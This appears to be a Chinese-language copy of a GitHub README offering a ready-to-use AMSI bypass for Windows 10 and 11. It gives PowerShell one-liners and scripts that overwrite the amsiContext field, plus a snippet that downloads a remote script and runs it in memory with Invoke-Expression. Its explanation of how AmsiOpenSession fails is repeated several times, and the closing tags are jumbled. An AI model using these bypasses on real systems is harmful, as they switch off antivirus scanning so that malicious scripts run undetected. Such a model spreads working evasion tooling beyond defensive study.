IUnknown-pUnk-Sec-lab/AMSI-Bypass-Win10-11
GitHub: IUnknown-pUnk-Sec-lab/AMSI-Bypass-Win10-11
通过利用AmsiOpenSession漏洞绕过Windows 10和11系统上的AMSI安全扫描机制。
Stars: 16 | Forks: 6
## 编辑:2025年12月 - 绕过方法已更新 - 再次可用 😄 还添加了新版本和单行代码
## 2025年12月更新
## PowerShell 7 单行代码
```
$a=[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils');$f=$a.GetField('s_amsiContext','NonPublic,Static');$c=$f.GetValue($null);[Runtime.InteropServices.Marshal]::WriteInt64($c,8,0)
```
## < PowerShell 7 单行代码
```
$a=[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils');$f=$a.GetField('amsiContext','NonPublic,Static');$c=$f.GetValue($null);[Runtime.InteropServices.Marshal]::WriteInt64($c,8,0)
```
## 新版本
```
$amsiType = [Ref].Assembly.GetType("System.Management.Automation.AmsiUtils")
$field = $amsiType.GetField("amsiContext", "NonPublic,Static")
$ctxPtr = $field.GetValue($null)
$buf = New-Object byte[](8);
$ptr= [System.IntPtr]::Add([System.IntPtr]$ctxPtr, 0x8);
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 8)
```
# AMSI-Bypass-Win10-11
通过利用 AmsiOpenSession 绕过 Win 10 和 Win 11 上的 AMSI 的脚本。
虽然非常著名的 AmsiScanBuffer 内存修补技术需要一些调整和混淆才能工作,但这种方法(在撰写本文时)可以直接使用。
感谢很多人提供了所有技术信息,因此完整的文章(含截图\参考\博客文章)正在准备中。
Win 10 版本
```
$a=[Ref].Assembly.GetTypes();
Foreach($b in $a) {if ($b.Name -like “*siUtils”) {$c=$b}};
$d=$c.GetFields(‘NonPublic,Static’);
Foreach($e in $d) {if ($e.Name -like “*Context”) {$f=$e}};
$g=$f.GetValue($null);
[IntPtr]$ptr=$g;
[Int32[]]$buf = @(0);
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1)
```
Win 11 版本
```
$a=[Ref].Assembly.GetTypes();
Foreach($b in $a) {if ($b.Name -like “*siUtils”) {$c=$b}};
$d=$c.GetFields(‘NonPublic,Static’);
Foreach($e in $d) {if ($e.Name -like “*Context”) {$f=$e}};
$g=$f.GetValue($null);
$buf = New-Object byte[](8);
$ptr= [System.IntPtr]::Add([System.IntPtr]$g, 0x8);
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 8)
```
下载并在内存中执行
```
# 如需要请替换为Win11链接
$url = 'https://raw.githubusercontent.com/MattSteedWork/AMSI-Bypass-Win10-11/refs/heads/main/AmsiBypassWin10'
$response = Invoke-WebRequest -Uri $url -UseBasicParsing
$content = $response.Content
# 将内容分成多行
$lines = $content -split "`n"
# 执行每一行
foreach ($line in $lines) {
if ($line.Trim() -ne ""){
Invoke-Expression $line
}
}
```
# 这里实际发生了什么?(Win10 简短版本)
 \

AmsiOpenSession 将 amsiContext(RCX)的前 4 个字节与 "AMSI" 的十六进制值进行比较。如果此操作失败,它将跳转到代码块
\
```mov eax, 80070057h```
\
AmsiOpenSession 将 amsiContext(RCX)的前 4 个字节与 "AMSI" 的十六进制值进行比较。如果此操作失败,它将跳转到代码块
\
```mov eax, 80070057h```
 \
80070057h = E_INVALIDARG
\
这将在该 PowerShell 进程运行期间绕过所有扫描。
## AmsiOpenSession 结构体
\
80070057h = E_INVALIDARG
\
这将在该 PowerShell 进程运行期间绕过所有扫描。
## AmsiOpenSession 结构体
 ## Win 10
 ## Win 11
 # 这里实际发生了什么?(Win 11 简短版本)
AmsiOpenSession 将 amsiContext 作为输入,RCX 指向存储它的内存位置起始点。
此脚本通过深入研究 PowerShell 会话关联的模块来获取 amsiContext 地址的指针,用 8 个字节的零覆盖 "$ptr"(amsiContext 0x0 + 8 字节)的内存位置。"$ptr" 对应于 AmsiOpenSession 中的 RCX + 8 字节,如果 cmp RCX + 8, 0 返回 true,它将导致 EAX 被设置为 0x80070057。0x80070057 是 E_INVALIDARG 错误。这将在 PowerShell 会话的剩余时间内绕过 AMSI。
## 代码说明
从当前执行的程序集中检索所有类型
```
$a=[Ref].Assembly.GetTypes();
```
(查找 amsiUtils)遍历 $a 中的每个类型。如果类型的名称匹配 *iUtils 模式,则将该类型分配给变量 $c
```
Foreach($b in $a) {if ($b.Name -like “*siUtils”) {$c=$b}};
```
获取存储在 $c 中的类型的所有非公共静态字段,并将其分配给 $d
```
$d=$c.GetFields(‘NonPublic,Static’);
```
(查找 amsiContext)遍历 $d 中的每个字段。如果字段的名称匹配 *Context 模式,则将该字段分配给变量 $f
```
Foreach($e in $d) {if ($e.Name -like “*Context”) {$f=$e}};
```
检索存储在 $f 中的静态字段的值
```
$g=$f.GetValue($null);
```
将 $g 的值转换为 IntPtr 类型并分配给 $ptr
```
[IntPtr]$ptr=$g;
```
创建一个包含单个元素 0 的整数数组并分配给 $buf
```
[Int32[]]$buf = @(0);
```
将 $buf 数组中的值 0 复制到 $ptr 指向的内存位置
```
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1)
```
# 这里实际发生了什么?(Win 11 简短版本)
AmsiOpenSession 将 amsiContext 作为输入,RCX 指向存储它的内存位置起始点。
此脚本通过深入研究 PowerShell 会话关联的模块来获取 amsiContext 地址的指针,用 8 个字节的零覆盖 "$ptr"(amsiContext 0x0 + 8 字节)的内存位置。"$ptr" 对应于 AmsiOpenSession 中的 RCX + 8 字节,如果 cmp RCX + 8, 0 返回 true,它将导致 EAX 被设置为 0x80070057。0x80070057 是 E_INVALIDARG 错误。这将在 PowerShell 会话的剩余时间内绕过 AMSI。
## 代码说明
从当前执行的程序集中检索所有类型
```
$a=[Ref].Assembly.GetTypes();
```
(查找 amsiUtils)遍历 $a 中的每个类型。如果类型的名称匹配 *iUtils 模式,则将该类型分配给变量 $c
```
Foreach($b in $a) {if ($b.Name -like “*siUtils”) {$c=$b}};
```
获取存储在 $c 中的类型的所有非公共静态字段,并将其分配给 $d
```
$d=$c.GetFields(‘NonPublic,Static’);
```
(查找 amsiContext)遍历 $d 中的每个字段。如果字段的名称匹配 *Context 模式,则将该字段分配给变量 $f
```
Foreach($e in $d) {if ($e.Name -like “*Context”) {$f=$e}};
```
检索存储在 $f 中的静态字段的值
```
$g=$f.GetValue($null);
```
将 $g 的值转换为 IntPtr 类型并分配给 $ptr
```
[IntPtr]$ptr=$g;
```
创建一个包含单个元素 0 的整数数组并分配给 $buf
```
[Int32[]]$buf = @(0);
```
将 $buf 数组中的值 0 复制到 $ptr 指向的内存位置
```
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1)
```
\
AmsiOpenSession 将 amsiContext(RCX)的前 4 个字节与 "AMSI" 的十六进制值进行比较。如果此操作失败,它将跳转到代码块
\
```mov eax, 80070057h```
\
80070057h = E_INVALIDARG
\
这将在该 PowerShell 进程运行期间绕过所有扫描。
## AmsiOpenSession 结构体
## Win 10
## Win 11
# 这里实际发生了什么?(Win 11 简短版本)
AmsiOpenSession 将 amsiContext 作为输入,RCX 指向存储它的内存位置起始点。
此脚本通过深入研究 PowerShell 会话关联的模块来获取 amsiContext 地址的指针,用 8 个字节的零覆盖 "$ptr"(amsiContext 0x0 + 8 字节)的内存位置。"$ptr" 对应于 AmsiOpenSession 中的 RCX + 8 字节,如果 cmp RCX + 8, 0 返回 true,它将导致 EAX 被设置为 0x80070057。0x80070057 是 E_INVALIDARG 错误。这将在 PowerShell 会话的剩余时间内绕过 AMSI。
## 代码说明
从当前执行的程序集中检索所有类型
```
$a=[Ref].Assembly.GetTypes();
```
(查找 amsiUtils)遍历 $a 中的每个类型。如果类型的名称匹配 *iUtils 模式,则将该类型分配给变量 $c
```
Foreach($b in $a) {if ($b.Name -like “*siUtils”) {$c=$b}};
```
获取存储在 $c 中的类型的所有非公共静态字段,并将其分配给 $d
```
$d=$c.GetFields(‘NonPublic,Static’);
```
(查找 amsiContext)遍历 $d 中的每个字段。如果字段的名称匹配 *Context 模式,则将该字段分配给变量 $f
```
Foreach($e in $d) {if ($e.Name -like “*Context”) {$f=$e}};
```
检索存储在 $f 中的静态字段的值
```
$g=$f.GetValue($null);
```
将 $g 的值转换为 IntPtr 类型并分配给 $ptr
```
[IntPtr]$ptr=$g;
```
创建一个包含单个元素 0 的整数数组并分配给 $buf
```
[Int32[]]$buf = @(0);
```
将 $buf 数组中的值 0 复制到 $ptr 指向的内存位置
```
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1)
```
标签:AI合规, AmsiOpenSession, AmsiUtils, AMSI绕过, Conpot, Defender绕过, IPv6, PowerShell, Windows 10, Windows 11, Windows安全, 内存修改, 反射型编程, 反病毒对抗, 多人体追踪, 威胁检测, 恶意脚本, 端点可见性, 终端安全绕过